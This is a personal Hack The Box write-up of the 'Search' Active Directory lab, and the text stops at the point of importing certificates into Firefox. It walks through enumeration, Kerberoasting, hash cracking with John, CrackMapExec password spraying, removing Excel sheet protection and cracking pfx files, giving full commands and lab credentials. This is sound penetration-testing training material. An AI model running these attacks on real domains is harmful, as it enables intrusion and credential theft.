80 HTB Search

[HTB] SEARCH

by **Pablo**

- **Rescources**
    1. S4vitar `https://htbmachines.github.io/`

Hard

Objectives:

```
1. Information Leakage - Password in picture
2. RPC Enumeration (rpcclient)
3. Ldap Enumeration (ldapdomaindump)
4. Bloodhound Enumeration
5. Kerberoasting Attack (GetUserSPNs.py)
6. SMB Password Spray Attack (Crackmapexec)
7. Unprotecting password-protected Excel (Remove Protection)
8. Playing with pfx certificates
9. Gaining access to Windows PowerShell Web Access
10. Abusing ReadGMSAPassword privilege
11. Abusing GenericAll privilege (Resetting a users password)
12. Gaining access with wmiexec
```

1. **nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p
53,80,88,135,139,389,443,445,464,593,636,3268,3269,8172,9389,49667,49675,4
9676,49695,49706,49718 search.htb
```

2. **smbclient nullsession**

```
▷ smbclient -L 10.10.11.129 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

3. **smbmap nullsession**

```
1. ▷ smbmap -H 10.10.11.129 -u 'nullzsession' --no-banner
[!] Authentication error on 10.10.11.129
2. Lets try it without the nullsession
3. ▷ smbmap -H 10.10.11.129 --no-banner
4. SMB SessionError: STATUS_ACCESS_DENIED({Access Denied}
```

4. **whatweb**

```
1. ▷ whatweb http://10.10.11.129 -v
2. Summary   : Bootstrap, Email[youremail@search.htb], HTML5, HTTPServer[Microsoft-IIS/10.0], JQuery[3.3.1],
Microsoft-IIS[10.0], Script, 'X-Powered-By[ASP.NET]'
3. HTTP Headers:
        HTTP/1.1 200 OK
        Content-Type: text/html
        Last-Modified: Tue, 11 Aug 2020 10:13:04 GMT
        Accept-Ranges: bytes
        ETag: 5f3800c86fd61:0
        Server: Microsoft-IIS/10.0
        X-Powered-By: ASP.NET
        Date: Wed, 01 Nov 2023 03:23:24 GMT
        Connection: close
        Content-Length: 44982
```

5. **RpcClient NullSession Query**

```
1. ▷ rpcclient -U "" 10.10.11.129 -N
rpcclient $> enumdomusers
result was .NT_STATUS_ACCESS_DENIED
```

PROTIP

> **443 Open in Nmap Scan use *OpenSSL***
>
> **If you see 443 open we can use the `$ openssl s_client -connect 10.10.11.129:443` over 443 to see if we can get a common name or an FQDN.**

OpenSSL query

- *#pwn_openssl_query_get_FQDN_443_open*
- *#pwn_open_port_443_openssl_query*
- *#pwn_OpenSSL_query_FQDN*

1. **OpenSSL query on port 443 gives us the FQDN. This is like step number 1 for hacking a domain. You need to know the Common name and the FQDN.**

```
1.  ▷  openssl s_client -connect 10.10.11.129:443
subject=CN = .research.search.htb
Protocol : TLSv1.2
Cipher   : ECDHE-RSA-AES256-GCM-SHA384
Session-ID: 642000004DC6786A719CF38BA1A55EBD455963F5A666742842B76021173ABEBA
Session-ID-ctx:
Master-Key: 47AF101FB4E92F35E952AA27FF0E38272FC40BEB452C10B1B7323204F23F4AF17D06084CAEA17C8B6D815745614982B1
```

7. **smb is open on 445 so we try *CME* smb flag *null session***

```
1. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.11.129
.....................................................
SMB 10.10.11.129 445 RESEARCH [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True)
(SMBv1:False)
2. Try to list shares
3. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.11.129 --shares
.....................................................
[-] Error enumerating shares: SMB SessionError: STATUS_USER_SESSION_DELETED(The remote user session has been
deleted.)
```

Dig

8. **Found domain name using dig**

```
1. ▷ dig @10.10.11.129 research.search.htb
2. ▷ dig @10.10.11.129 research.search.htb AXFR
; Transfer failed.
3. ▷ dig @10.10.11.129 research.search.htb NS
4. SUCCCESS, we find another subdomain but S4vitar says this is not going to take us anyway.
hostmaster.search.htb ;; SERVER: 10.10.11.129:53(10.10.11.129) (.UDP)
5. Seems like UDP might be in use for something
```

Manual Browser Enumeration Port 80

9. **Since, every nullsession attempt has failed lets try enumerating the browser**

```
1. http://search.htb
2. I find some names and clean them up
3.  ▷ cat tmp1 | grep -v Image | grep -v Manager | sed '/^$/d'
Keely Lyons
Dax Santiago
Sierra Frye
Kyla Stewart
Kaiara Spencer
Dave Simpson
Ben Thompson
Chris Stewart
```

10. **I found more names**

```
1. This is the users in total that I found on the site
Keely Lyons
Dax Santiago
Sierra Frye
```

```
Kyla Stewart
Kaiara Spencer
Dave Simpson
Ben Thompson
Chris Stewart
Christine Aguilar
Robert Spears
John Smith
Bruce Rogers
2. I am pretty sure we are not going to be using first name lastname. I want to see how he is going to clean up this file. Just delete manually or use regex CUT command not sure.
```

11. **S4vitar notices a password in one of the images written on a notebook**

```
1. The password seems to be 'IsolationIsKey?' and the user is 'Hope Sharp'
2. We are not goign to use Hope Sharp because names are not used in Active Directory like that. It is most likely a combination something like this below::
'hopesharp
h.sharp
hope.s
hope.sharp'

3. See the image below
```

There is a way to use tools like Vim Macros, hashcat, cewl, and I forget what other tools but there are several to create wordlists from a few usersnames.

- *#pwn_wordlist_tools_names*

13. **Let's try the *hopesharp* list we did above with the password using *CrackMapExec* and see if we get anything.**

```
1. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.11.129 -u ~/hackthebox/search/hopeuser -p 'IsolationIsKey?'
2. SUCCESS!!! We got a hit with hope.sharp
3. [+] search.htb\hope.sharp:IsolationIsKey?
4. But we did not get (.Pwn3d!) so that means hope.sharp is not in the 'Remote Management Users' group
```

Valid Credentials (`hope.sharp:IsolationIsKey?`)

RpcClient with valid credentials

14. **Now that we have vaild credentials we should be able to do some other things like run RpcClient**

- *#pwn_enumdomusers_clearn_up_regex_command*

```
1. ▷ rpcclient -U "hope.sharp%IsolationIsKey?" 10.10.11.129
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[Santino.Benjamin] rid:[0x4aa]
user:[Payton.Harmon] rid:[0x4ab]
user:[Trace.Ryan] rid:[0x4ac]
user:[Reginald.Morton] rid:[0x4ad]
user:[Eddie.Stevens] rid:[0x4ae]
user:[Cortez.Hickman] rid:[0x4af]<SNIP>
2. We get a giant list of names
```

```
3. Clean up this enumdomuser command with the following regex command
4. ▷ cat tmp2_userslist | grep -oP '\[.*?\]' | grep -v "0x" | tr -d '[]' > userlist
5. I forgot to do a sort -u on the file.
6. ▷ cat userlist | sort -u | sponge userlist
```

GetNPUsers.py

15. Run `GetNPUsers.py` to see if any have that do not require kerberos pre-authentication checked in their profile.

```
1. (.venv)~/python_projects/.impacketgit/impacket/examples (master ✘)★ ▷ ./GetNPUsers.py search.htb/ -no-pass -
usersfile ~/hackthebox/search/users.txt
2. FAIL, comes back with nothing
```

LdapDomainDump (This is a great tool btw)

16. Run LdapDomainDump

```
1.  ▷ ldapdomaindump -u 'search.htb\hope.sharp' -p 'IsolationIsKey?' 10.10.11.129 -o ldapdomaindump.out
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
2. ~/hackthebox/search/ldapdomaindump.out ▷ ls
.rw-r--r--  17k pepe 31 Oct 23:54 domain_computers.grep
.rw-r--r--  35k pepe 31 Oct 23:54 domain_computers.html
.rw-r--r-- 274k pepe 31 Oct 23:54 domain_computers.json
.rw-r--r--  35k pepe 31 Oct 23:54 domain_computers_by_os.html
.rw-r--r--  12k pepe 31 Oct 23:54 domain_groups.grep
.rw-r--r--  21k pepe 31 Oct 23:54 domain_groups.html
.rw-r--r-- 100k pepe 31 Oct 23:54 domain_groups.json
.rw-r--r--  248 pepe 31 Oct 23:54 domain_policy.grep
.rw-r--r-- 1.1k pepe 31 Oct 23:54 domain_policy.html
.rw-r--r-- 6.2k pepe 31 Oct 23:54 domain_policy.json
.rw-r--r--   71 pepe 31 Oct 23:54 domain_trusts.grep
.rw-r--r--  828 pepe 31 Oct 23:54 domain_trusts.html
.rw-r--r--    2 pepe 31 Oct 23:54 domain_trusts.json
.rw-r--r--  23k pepe 31 Oct 23:54 domain_users.grep
.rw-r--r--  53k pepe 31 Oct 23:54 domain_users.html
.rw-r--r-- 271k pepe 31 Oct 23:54 domain_users.json
.rw-r--r--  56k pepe 31 Oct 23:54 domain_users_by_group.html
3. ▷ firefox domain_users_by_group.html
4. Or you could use PHP
5. /search/ldapdomaindump.out ▷ sudo php -S 0.0.0.0:80
[sudo] password for pepe:
[Wed Nov  1 00:01:47 2023] PHP 8.2.12 Development Server (http://0.0.0.0:80) started
6. In the browser type
7. http://localhost/domain_users_by_group.html
8. http://127.0.0.1/domain_users_by_group.html
9. ||Tristan.Davies| is the administrator
```

17. RpcClient again

```
1. ▷ rpcclient -U "hope.sharp%IsolationIsKey?" 10.10.11.129 -c 'enumdomgroups'
2. ▷ rpcclient -U "hope.sharp%IsolationIsKey?" 10.10.11.129 -c 'querygroupmem 0x200'
        rid:[0x1f4] attr:[0x7]
        rid:[0x512] attr:[0x7]
3. ▷ rpcclient -U "hope.sharp%IsolationIsKey?" 10.10.11.129 -c 'queryuser 0x1f4'
User Name   :   Administrator
4. So who is 0x512? lets find out
5. ▷ rpcclient -U "hope.sharp%IsolationIsKey?" 10.10.11.129 -c 'queryuser 0x512'
        User Name   :   Tristan.Davies
        Full Name   :   Tristan Davies
Description :   The only Domain Admin allowed, Administrator will soon be disabled
1. It also tells you that he is an Administrator of the domain in the LdapDomainDump
```

Bloodhound-Python *VS* Bloodhound.py

- *#pwn_bloodhound_python_VS_bloodhound_dot_py*

18. Since we do not have a shell on the box we have to run the remote ingestors. I like `bloodhound-Python` a-lot but an alternative that works just as good is `Bloodhound.py` by Foxit I think

```
1. Here are the two different examples on how to run each version.
2. /search/ingestors ▷ bloodhound-python -c ALL -u 'hope.sharp' -p 'IsolationIsKey?' -d search.htb -dc
research.search.htb -ns 10.10.11.129
3. Now for bloodhound.py. Do not get this confused with the GUI Bloodhound which is used to enumerate the json
```

```
files. This is bloodhound.py  which is used to create the json ingestors that gather the data from the domain to use with bloodhound the GUI.
4. ▷ python3 bloodhound.py -u 'hope.sharp' -p 'IsolationIsKey?' -ns 10.10.11.129 -d search.htb -c All
5. After enumerating a little while we look at 'kerberoastable users on domain'. It shows that 'web_svc' is kerberoastable. We can validate that using 'GetUserSPNs.py'.
```

19. **Lets run `GetUserSPNs.py` and see if *web_svc* is really kerberoastable like bloodhound says.**

```
1. (.venv) ~/python_projects/.impacketgit/impacket/examples (master ✘)★ ▷ ./GetUserSPNs.py 'search.htb/hope.sharp:IsolationIsKey?' -dc-ip 10.10.11.129
Impacket v0.12.0.dev1+20230914.14950.ddfd9d4c - Copyright 2023 Fortra

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  -------  --------  --------------------------  ---------  ----------
RESEARCH/web_svc.search.htb:60001  web_svc            2020-04-09 07:59:11.329031  <never>
2. SUCCESS, WEB_SVC is kerberoastable
3. (.venv) ~/python_projects/.impacketgit/impacket/examples (master ✘)★ ▷ ./GetUserSPNs.py 'search.htb/hope.sharp:IsolationIsKey?' -dc-ip 10.10.11.129 -request
4. SUCCESS, we get a crackable hash
$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$04a8d8b30a044446bcc2aa7e6de9ddaa$9420793ca8c8a9a39233477a4b1645b81ef6a26c84f80c4062a2a47395d924380c7b2d5fe6a<snip>
```

20. **Lets crack it with John The Ripper.**

```
1. ▷ john --wordlist=/home/pepe/hackthebox/blackfield/rockyou.txt web_svc_hash
2. SUCCESS, we have cracked 1 hash
3.  ▷ john web_svc_hash --show
@3ONEmillionbaby

1 password hash cracked, 0 left
4. For some reason it did not print the user name web_svc, but we already know the user and now we have a password.
```

21. **Lets validate cracked password with CrackMapExec.**

```
1. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.11.129 -u 'web_svc' -p '@3ONEmillionbaby'
............................................................
SMB 10.10.11.129 445 RESEARCH [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.129 445 RESEARCH [+] search.htb\web_svc:@3ONEmillionbaby
2. SUCCESS, password validated
```

Clock Skew

First time I have seen this with NTPDATE

- *#pwn_clock_skew_nmap_is_wrong_according_to_ntpdate*
- *#pwn_NTPDATE_clock_skew__HTB_search*

22. **NMAP reports that I i have no clock skew but this is not correct. Any exploits or commnunication with Kerberos Server may still work because the clock is around a half a second. It was not caught by Nmap but it was caught by `NTPDATE`.**

```
1. ~/hackthebox/search ▷ sudo ntpdate 10.10.11.129
[sudo] password for pepe:
 01 Nov 08:58:57 ntpdate[13547]: step time server 10.10.11.129 offset +0.569808 sec
2. ▷ jbat portzscan.nmap | grep skew
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
3. So ntpdate is saying my clock is ahead by +0.569 seconds this may or may not cause the any exploit to fail. I just went ahead and sinked the times because it is better to be safe.
```

23. **S4vitar is going to try to make a not kerberoastable account kerberoastable by manipulating the pre-auth using Power-Shell.**

```
1. I have an entire write up about abusing the Server Operators privilege in HTB Multimaster walk-through.
2. First, I think we are going to have to make our user 'web_svc' a part of server operators and then we can make a different account kerberoastable. We may have to 'PIVOT' several times before we can get admin.
```

Another credential Edgar.Jacobs

24. ***S4vitar runs the new password `@3ONEmillionbaby` against the entire user list again to see if there are any other users with the same password. This could happen in the real world were an admin or domain user will create a service account with the same password as their own account.***

```
1. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.11.129 -u ~/hackthebox/search/users.txt -p '@3ONEmillionbaby' --continue-on-success
```

```
2. SUCCESS, Edgar Jacobs is most likely the person that created the web_svc account because they have the same
password
3. [+] search.htb\Edgar.Jacobs:@3ONEmillionbaby
```

25. **He is running smbmap on all the 3 new credentials we got**

```
1. ▷ smbmap -H 10.10.11.129 -u 'hope.sharp' -p 'IsolationIsKey?' --no-banner
.........................................................
[+] IP: 10.10.11.129:445        Name: research.search.htb       Status: Authenticated
Disk                            Permissions       Comment
----                            -----------       -------
ADMIN$                          NO ACCESS Remote Admin
C$                              NO ACCESS Default share
CertEnroll                      READ ONLY Active Directory Certificate
helpdesk                        NO ACCESS
IPC$                            READ ONLY Remote IPC
NETLOGON                        READ ONLY Logon server share
RedirectedFolders$              READ, WRITE
SYSVOL                          READ ONLY Logon server share
2. we got into the 'RedirectedFolders$' share
3. ▷ smbmap -H 10.10.11.129 -u 'hope.sharp' -p 'IsolationIsKey?' --no-banner -r 'RedirectedFolders$'
Disk                              Permissions   Comment
----                              -----------   -------
RedirectedFolders$                 READ, WRITE
<SNIP>There is folders for each user. Many folders.
```

This was done earlier. I lost my place in the video.

26. **S4vitar runs wfuzz with the IIS wordlist from seclist**

```
▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/IIS.fuzz.txt http://search.htb/FUZZ
```

27. **This wfuzz command worked best. I need to look up what the flags mean**

```
1. ▷ wfuzz -c --hc=404 --sc=403,401 -t 200 -w /usr/share/seclists/Discovery/Web-Content/IIS.fuzz.txt
http://search.htb/FUZZ
2. Here is what --hc and what --sc means
.............................................................
>>>  --hc/hl/hw/hh N[,N]+      : Hide responses with the specified code/lines/words/chars (Use BBB for taking
values from baseline)
>>>  --sc/sl/sw/sh N[,N]+      : Show responses with the specified code/lines/words/chars (Use BBB for taking
values from baseline)
>>>  --ss/hs regex             : Show/Hide responses with the specified regex within the content
```

Found Login Page

28. **Wfuzz finds some pages. A login page. I had found this earlier but I forgot how I found it.**

```
1. wfuzz -c --hc=404 --sc=403,401 -t 200 -w /usr/share/seclists/Discovery/Web-Content/IIS.fuzz.txt
http://search.htb/FUZZ
.......................................
403        29 L     92 W       1233 Ch     "images/"
401        29 L     100 W      1293 Ch     "certsrv/mscep/mscep.dll"    401        29 L     100 W      1293 Ch
"certsrv/mscep_admin"        403        29 L     92 W       1233 Ch     "certenroll/"
401        29 L     100 W      1293 Ch     "certsrv/"
.......................................
2. http://search.htb/certsrv/mscep_admin
```

SMBMAP continued

29. **We don't get much using *web_svc* with *smbmap* but Jacobs with the same password yields better results.**

```
1. ▷ smbmap -H 10.10.11.129 -u 'web_svc' -p '@3ONEmillionbaby' --no-banner -r 'RedirectedFolders$'
2. Actually we get the usernames as well. Lets try Edgar.Jacobs
3. ▷ smbmap -H 10.10.11.129 -u 'edgar.jacobs' -p '@3ONEmillionbaby' --no-banner -r 'RedirectedFolders$'
.........................................
He has a folder lets check it out
edgar.jacobs
```

30. **smbmap with the edgar.jacobs credentials. We find a file `Phishing_Attempt.xlsx`. Lets download it with smbmap.**

```
1. ▷ smbmap -H 10.10.11.129 -u 'edgar.jacobs' -p '@3ONEmillionbaby' --no-banner -r
'RedirectedFolders$/edgar.jacobs/Desktop'
.....................................................
dr--r--r--        0 Thu Apr  9 15:05:29 2020    $RECYCLE.BIN
fr--r--r--      282 Mon Aug 10 05:02:16 2020    desktop.ini
```

```
fr--r--r--     1450 Thu Apr  9 15:05:03 2020    Microsoft Edge.lnk
fr--r--r--    23130 Mon Aug 10 05:30:05 2020    Phishing_Attempt.xlsx
2. ▷ smbmap -H 10.10.11.129 -u 'edgar.jacobs' -p '@3ONEmillionbaby' --no-banner --download
'RedirectedFolders$/edgar.jacobs/Desktop/Phishing_Attempt.xlsx'
3. Successfuly, downloaded
```

31. **Lets enumerate this `Phishing_Attempt.xlsx` file.**

```
1.  ▷ file Phishing_Attempt.xlsx
Phishing_Attempt.xlsx: Microsoft Excel 2007+
2.  ▷ libreoffice Phishing_Attempt.xlsx
.............................................................
3. ▷ cd xl/
4. ▷ tree
.
├── calcChain.xml
├── charts
│   ├── chart1.xml
│   ├── colors1.xml
│   ├── _rels
│   │   └── chart1.xml.rels
│   └── style1.xml
├── drawings
│   ├── drawing1.xml
│   └── _rels
│       └── drawing1.xml.rels
├── printerSettings
│   ├── printerSettings1.bin
│   └── printerSettings2.bin
├── _rels
│   └── workbook.xml.rels
├── sharedStrings.xml
├── styles.xml
├── theme
│   └── theme1.xml
├── workbook.xml
└── worksheets
    ├── _rels
    │   ├── sheet1.xml.rels
    │   └── sheet2.xml.rels
    ├── sheet1.xml
    └── sheet2.xml

||10 directories, 18 files||
5. ~/search/xl ▷ cd worksheets
6. ~/search/xl/worksheets ▷ ls
drwxr-xr-x    - pepe  1 Nov 18:51 _rels
.rw-r--r-- 5.7k pepe  1 Jan  1980 sheet1.xml
.rw-r--r-- 4.7k pepe  1 Jan  1980 sheet2.xml
7. ~/search/xl/worksheets ▷ jbat sheet1.xml
8.
```

32. **I grepped this directory for passwords. I think I may have found some.**

```
1. ~/hackthebox/search/xl ▷ grep -Rnwi . -e 'pass'
I did find passwords but it was very hard to read I should have tried to parse it so I could read it better. I
looked at it and it was too hard for me to parse using the terminal.
2. Savitars way of doing it was better.
```

Breaking XML column protection

NOTE: Removing this protection isn't always this easy or even possible in some situations.

33. **S4vitar breaks the xlsx protection "Columns can not be modified". Here is how he did it.**

```
1. XLSX is basically a zip file that contains xml
2. Step 1 was to unzip the file we exfiltrated with smbmap 'Phishing_Attempt.xlsx'
3. Step 2 use the tree command to find 'sheet2.xml'
4. Grepping this you can see usernames and passwords but they are not human readable.
5. ▷ grep -Rnwi . -e 'pass'
6. Step 3 edit the sheet2.xml and remove the tag that has the protection line.
7. /search/docs/protected_xml_tag/xl/worksheets ▷ vim sheet2.xml
8. Remove this tag
9. <sheetProtection algorithmName="SHA-512"
hashValue="hFq32ZstMEekuneGzHEfxeBZh3hnmO9nvv8qVHV8Ux+t+39/22E3pfr8aSuXISfrRV9UVfNEzidgv+Uvf8C5Tg=="
saltValue="U9oZfaVCkz5jWdhs9AA8nA==" spinCount="100000" sheet="1" objects="1" scenarios="1"/>
10. Step 4 save it and then archive it under a different name. You have to include everything that was in the
orginal 'Phishing_Attempt.xlsx' with the modified 'sheet2.xml' file
```

```
.....................................................
drwxr-xr-x    - pepe  1 Nov 20:59 _rels
drwxr-xr-x    - pepe  1 Nov 20:59 charts
drwxr-xr-x    - pepe  1 Nov 20:59 drawings
drwxr-xr-x    - pepe  1 Nov 20:59 printerSettings
drwxr-xr-x    - pepe  1 Nov 20:59 theme
drwxr-xr-x    - pepe  1 Nov 20:59 worksheets
.rw-r--r--  396 pepe  1 Jan  1980 calcChain.xml
.rw-r--r-- 1.6k pepe  1 Jan  1980 sharedStrings.xml
.rw-r--r--  17k pepe  1 Jan  1980 styles.xml
.rw-r--r-- 1.9k pepe  1 Jan  1980 workbook.xml
11. Step 5 zip it up
12. /search/docs ▷ zip Document.xlsx -r .
13. Delete the old 'Phishing_Attempt.xlsx' or move it to a different directory
14. Open Document.xlsx with LibreOffice
15. Double click on the column that is protected from view and extend to reveal the passwords. Save it as an ODT
file instead of xlsx to permanantly break the protected column.
16. Now parse the files for use with CrackMapExec. See below.
```

Update: I feel so dumb I didn't even need to do this. All you have to do is highlight the colum in the xml column and then paste it. lol

34. ***Parsing the usernames and passwords above to make them usable for password spraying or whatever*. All we did is flip the passwords from being in the front of the usernames to being behind the usernames separated with a semicolon *using awk and the paste commands*.**

```
1. Grab the usernames and passwords and parse the file for use in password spraying and validating with
CrackMapExec
2. ▷ cat xlsx_passwords | awk '{print $2}' FS=" " > xlsx_users1
3. ▷ cat xlsx_passwords | awk '{print $1}' FS=" " > xlsx_passwords1
4. ▷ paste xlsx_users1 xslx_passwords1 -d ':'
.....................................................
Payton.Harmon:;;36!cried!INDIA!year!50;;
Cortez.Hickman:..10-time-TALK-proud-66..
Bobby.Wolf:??47^before^WORLD^surprise^91??
Margaret.Robinson://51+mountain+DEAR+noise+83//
Scarlett.Parks:++47|building|WARSAW|gave|60++
Eliezer.Jordan:!!05_goes_SEVEN_offer_83!!
Hunter.Kirby:~~27%when%VILLAGE%full%00~~
Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
Annabelle.Wells:==95~pass~QUIET~austria~77==
Eve.Galvan://61!banker!FANCY!measure!25//
Jeramiah.Fritz:??40:student:MAYOR:been:66??
```

35. **As stated above all that parsing wasn't necessary but it is good that I created a separate file for the users and passwords because *S4vitar wants to do a password spray without using brute force. Here is the command*.**

```
1. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.11.129 -u
~/hackthebox/search/xlsx_users1 -p ~/hackthebox/search/xlsx_passwords1 --no-bruteforce --continue-on-success
2. This is just to validate the list is valid. lol
```

36. **This is why we validate credentials because if not we end up in a frustrating rabbit hole. *Only 1 of the credentials was valid!***

```
1. ▷ crackmapexec smb 10.10.11.129 -u ~/hackthebox/search/xlsx_users1 -p ~/hackthebox/search/xlsx_passwords1 --
no-bruteforce --continue-on-success
2. [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
3. ▷ crackmapexec winrm 10.10.11.129 -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18'
4. FAIL no response. That means our user is not currently the member of 'Remote Management Users' group.
```

User Flag found

37. **Since we can not winrm into the box with these creds of Sierra Frye *lets use these creds with smbmap*. Even though I don't think smbmap is allowed in the OSCP but whatever.**

```
1. ▷ smbmap -H 10.10.11.129 -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' --no-banner
RedirectedFolders$
2. We can see that same directory again (RedirectedFolders$) but he may have access to additional folders.
3. ▷ smbmap -H 10.10.11.129 -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' --no-banner -r
'RedirectedFolders$'
.............................................................
dr--r--r--    0 Wed Nov 17 19:01:45 2021        sierra.frye

4. I understand now, before we could not enumerate these users folders but now that we are logged into smb as the
user we can access their home folder.
5. ▷ smbmap -H 10.10.11.129 -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' --no-banner -r
'RedirectedFolders$/sierra.frye/Desktop/'
.............................................
```

```
dr--r--r--        0 Wed Nov 17 19:08:17 2021    $RECYCLE.BIN
fr--r--r--      282 Wed Nov 17 19:08:17 2021    desktop.ini
fr--r--r--     1450 Wed Nov 17 19:08:17 2021    Microsoft Edge.lnk
fr--r--r--       33 Wed Nov 17 19:18:26 2021    user.txt
6. Lets download the userflag
7. ▷ smbmap -H 10.10.11.129 -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' --no-banner --download
'RedirectedFolders$/sierra.frye/Desktop/user.txt'
8. ~/hackthebox/search ▷ jbat userflag.txt
002b8387f53b5c97df27094f893d61cd
```

38. **This user has a backups directory in the Downloads folder lets check it out using smbmap.**

```
1. ▷ smbmap -H 10.10.11.129 -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' --no-banner -r
'RedirectedFolders$/sierra.frye/Downloads/Backups/'
.....................................................................
fr--r--r--     2643 Fri Jul 31 10:04:11 2020    search-RESEARCH-CA.p12
fr--r--r--     4326 Mon Aug 10 15:39:17 2020    staff.pfx
```

39. **That p12 file is a pki certificate file *I think*. If this is the same type of p12 file I am thinking of. Well it is the only extension that contains both the certificate and the private key. I think this is what we are looking at let me see what s4vitar says about it in his video the time stamp is `@:TS:01:50:00`.**

```
1. Yes that is what it is.
2. ~/hackthebox/search ▷ mkdir certifcates
3. ~/hackthebox/search ▷ cd certifcates
4. ▷ smbmap -H 10.10.11.129 -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' --no-banner --download
'RedirectedFolders$/sierra.frye/Downloads/Backups/staff.pfx'
5. ▷ smbmap -H 10.10.11.129 -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' --no-banner --download
'RedirectedFolders$/sierra.frye/Downloads/Backups/search-RESEARCH-CA.p12'
6. ~/hackthebox/search/certifcates ▷ ls
.rw-r--r-- 2.6k pepe  1 Nov 22:41 search-RESEARCH-CA.p12
.rw-r--r-- 4.3k pepe  1 Nov 22:40 staff.pfx
```

PFX to John

Import certificates fail use PFX to John to crack the hashes

40. **If we try and import these certifcates into Firefox it will prompt us for a password. You can import these into Firefox put in a the password if you had it and have access to the keys. The other way is to use PFX to John and create a hash from these files to crack with JTR.**

```
1. ▷ pfx2john staff.pfx | tee staff.pfx.hash
2. ▷ pfx2john search-RESEARCH-CA.p12 | tee search-RESEARCH-CA.p12.hash
```

41. **Now crack them with John The Ripper.**

```
1. SUCCESS hash cracked by JTR. This one took a long time.
2. ▷ john --wordlist=/home/pepe/hackthebox/servmon/passwdlst.txt hash1
3. misspissy (search-RESEARCH-CA.p12)
4. I run the crack on hash2 and it is the same password :/
5. ▷ john --wordlist=/home/pepe/hackthebox/servmon/passwdlst.txt hash2
6. misspissy (staff.pfx)
7. At least I am able to crack as a few minutes earlier I was getting retarded bs errors.
```

- *#pwn_john_the_ripper_issues_just_do_a_clean_reinstall*

42. **I was having issues with hashcat and JTR and installed pocl and that fixed it.**

```
1. sudo pacman -S pocl
```

Importing Self Signed Certificates

43. **We now have to import the 2 certifcates not the hashes the certifcates into Firefox. It is the same as if importing the BurpSuite cert. If you have done that then the process is exactly the same. Once you are done hacking this box you just go back and delete them.**


```
1. Go to Firefox settings
